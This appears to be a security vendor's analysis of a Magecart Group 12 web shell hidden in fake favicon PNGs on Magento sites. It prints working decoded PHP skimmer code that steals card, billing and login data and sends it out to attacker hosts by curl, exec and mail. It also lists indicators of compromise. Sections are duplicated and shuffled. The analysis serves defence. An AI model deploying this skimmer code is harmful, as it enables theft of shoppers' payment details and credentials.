PgkHZvJ2Xz9GckACIgaICgACIK0wOpAnZkgS2z9GbjZGIgaICgACIgoQDK0QfACIgaICgAiCnTK4ITMgwCmRCKzRXZnZGI
```

Web shells are a very popular type of [malware](#) encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.


```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . '|' . $_POST['billing']['lastname'] . '|' . $_POST['billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['region'] . '|' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] . '|' . $_POST['billing']['telephone'] . '|' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
};
```

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . $_SERVER['SERVER_ADDR'] . ")*");
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
};
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:


 **Denis @unmaskparasites** · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks [@_jamsec](#)


```
152 -   if ($cc_number) {
153 -       if (strlen($cc_month) == 1)
154 -           $cc_month = '0' . $cc_month;
155 -       if (strlen($cc_year) == 4)
156 -           $cc_year = substr($cc_year, 2, 2);
157 -       $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158 -       if (isset($_COOKIE['_wdata']))
159 -           $cc_pay .= '|' . base64_decode($_COOKIE['_wdata']);
160 -       $cc_pay_encoded = base64_encode(str_replace('|\/*', '_', $SERVER['HTTP_HOST'] . ' [' . $SERVER['SERVER_ADDR'] . ']*'));
161 -       $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162 -
163 -       $sCnt = 0;
164 -       if (function_exists('curl_init')) {
165 -           $sCnt = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166 -           $sCnt = trim($sCnt);
167 -       }
168 -       if ($sCnt != '1') {
169 -           $sCnt = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170 -           $sCnt = trim($sCnt);
171 -       }
172 -       if (($sCnt != '1') && (function_exists('exec'))) {
173 -           @exec('curl --insecure https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
174 -       }
175 -       @mail('yatzyvital@yandex.ru', 'bb_' . $SERVER['HTTP_HOST'], $cc_pay);
176 -   }
177 - }
178 -
179 - }
180 -
181 - }
182 - if (defined('SMILODON_U', CRC_SMILODON_SHORT)) {
183 -     define('SMILODON_U', CRC_SMILODON_SHORT, 1);
184 -     $get_url = 'https://predator.host/SMILODON/index.php?view=';
185 -
186 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187 -         $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
189 -         $_COOKIE['_wp_token'] = $stoken;
190 -     }
191 -
192 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193 -         setcookie('_jw', 1, time() + 36000, '/');
194 -     }
195 - }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a 'zolo.pw' button. Below this, a metadata bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67


jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

Host	URL	Body	Content-Type	SHA-256
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_6.png	5,245	image/png	97882feabbea5a59df25...
74 65 73 0D 0A 0D 0A 38 39 20 35 30 20 34 45 20 34		PNG		yes....89 50 4E 4
20 30 44 20 30 41 20 31 41 20 30 41 0D 0A 49 44 2C				OD 0A 1A 0A..ID,N
61 6D 65 2C 45 6D 61 69 6C 2C 47 72 6F 75 70 2C 54 65				ame, Email, Group, Te
6C 65 70 68 6F 6E 65 2C 5A 49 50 2C 43 6F 75 6E 74 72				lephone, ZIP, Countr
79 2C 53 74 61 74 65 2F 50 72 6F 76 69 6E 63 65 2C 22				y, State/Province, "
43 75 73 74 6F 6D 65 72 20 53 69 6E 63 65 22 0D 0A 3D				Customer Since" =
3D 3D 3E 57 4F 52 44 3C 3D 3D 3D 0D 0A 3C 3F 70 68 70				==>WORD<===..<?php
0D 0A 0D 0A 24 66 6C 20 3D 20 5F 5F 46 49 4C 45 5F 5F				...\$fl = __FILE__
3B 0D 0A 69 66 20 28 66 69 6C 65 5F 65 78 69 73 74 73				;..if (file_exists
28 24 66 6C 29 29 0D 0A 20 20 20 20 40 75 6E 6C 69 6E				(\$fl).. @unlin

The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a [fake favicon image](#) was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.



Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at `zolo[.]pw`.

Input 1 length: 4444 lines: 1

```

==wO9pQD7ICIkVgBiF2cpRGIZlGI0dmZgYCIDxmc1N2WjVgElBiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZgA
CIgoQD7BSZzXWZg0nCNsTK0FGZkgCbhZYzACI... Reverse Base64 ...
gACIgoQD7BSKpCWysZGJoMHdzlGe19VZ...
URNV1QPR0JbJVrWJVRT9FJg0DIInFGbmRiCNoQD9pQD9BCIGAiCNsTK0FGZkgSbpJHdg0DI0FGZkACIGACIGACI
K0w0pICbyVHJgwmc1NmIoMWZ4V2XyVgC1NHI9ACdhRGJgACIGACIGAiCNsHIpQXYkRSIoAiZpBCIGAiCNoQD9B

```

Output start: 3210 end: 3210 length: 3331 lines: 122 time: 22ms

```

define("BACK_HOST", "http://zolo.pw/m1_2021_force");
function super_curl_zilla($url, $post) {
    $options = array(

```

Not secure | zolo.pw/m1_2021_force/2.txt

```

$beda_code = "REQUEST_METHOD"
base64_decode("#onepage|checkout|onestep|firecheckout|onestepcheckout#"
ICdBRERSJywgJ2dlfG "REQUEST_URI"
dDonLcAnX0MnLcAnblw "#cart#"
LiAnRCc7CiAgICAKy2h "adminhtml"
WziYXSAuICdrb3UnIC4 "https://pathc.space/space/widget.txt"
Ml07CiAgICAKb3h5cmF "HTTP_CLIENT_IP"
SUV0JyAuICRwb2tlanV "HTTP_X_FORWAR<?php
ZWp1WzI0XSAuICdjZW "REMOTE_ADDR"
LiAnZXI6JzsKICAgICF "pxcelPage_c0:if (!defined("MEGALODON_HEAD")) {
CiAgICAKYWNpc2hvYyA "HTTP_HOST"
bNF0gLiAnLTknIC4gJ "discount:"
AkX1NFULZFULskYWNp "order:"
SAkX1NFULZFULskdWR "price:"
bXV6eWysICRjb3B1cX "merchant:"
hem1jaCwgJF9TRVJWR "address:"
AgICAKZXNoZXpvbCA9 "SERVER_ADDR"
CAGICAGICAGICAGICAG "GET"
VkVSSUZZSE9TVcwgZm "base64_decode
sICiKeHVxeXN5ZGEgJ "strrev"
VzaGV6b2w0wogICAgI "#^[A-Za-z0-9-
TsKICAGICAGICAGICAG 127.0.0.1"

define("TREX_CODE",
trim('$NzQBgIsvRe="\164\160\1x65";
vRe="\x73\x73";$NzQBgIsvRe="\14
iUB_jr($e8X5ar_);$OIwYNN_xer=$riU
k5wY5BUb1x2bsV2YngCbpFwbABCIGACIC
hVwefN2Ykgic0NnY1NHI9AichVwefN2Yk
90QOV0XUB1TMJVVD8CIGACIGACIGACIGAC
iAuICRFU0VSVkVSwyIVFRQX0hPU1QnXT
TE9ET05fSEVBRCIPkSB7DQoNCiAgICBkZ
1QgACIGACIGACIGACIGACIGACIGACIGACIGAC
9DT09LSUVbJ3d0ZiddKSkGJiYgKG1kNSg
gACIGACIGACIGACIK0QkP01JhxGbppHdy
gICAgZm9yZWJjaCAoJF9QT1NUWydwYXlt
CAgICAgQ1VSTE9QVF9FTkNPRElORyA9Pi
M1YUJ1T1V3VUx1N1WkUuPjA0K09KTCAC

```

Further looking into the *m1_2021_force* directory reveals additional code very specific to credit card skimming.

```
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . '|' . $_POST['billing']['lastname'] . '|' . $_POST['billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['region'] . '|' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] . '|' . $_POST['billing']['telephone'] . '|' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/*.cc_num.*/" => 1,
        "/*.control_settings.*/" => 1,
        "/*.cc_exp_m.*/" => 2,
        "/*.exp_month.*/" => 2,
        "/*.expirationMonth.*/" => 2,
        "/*.msn_set.*/" => 2,
        "/*.cc_exp_y.*/" => 3,
        "/*.exp_year.*/" => 3,
        "/*.expirationYear.*/" => 3,
        "/*.yellow_set.*/" => 3,
        "/*.savage_set.*/" => 4,
        "/*.cc_cid.*/" => 4);
};
```

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . $_SERVER['SERVER_ADDR'] . ")*");
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
};
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:

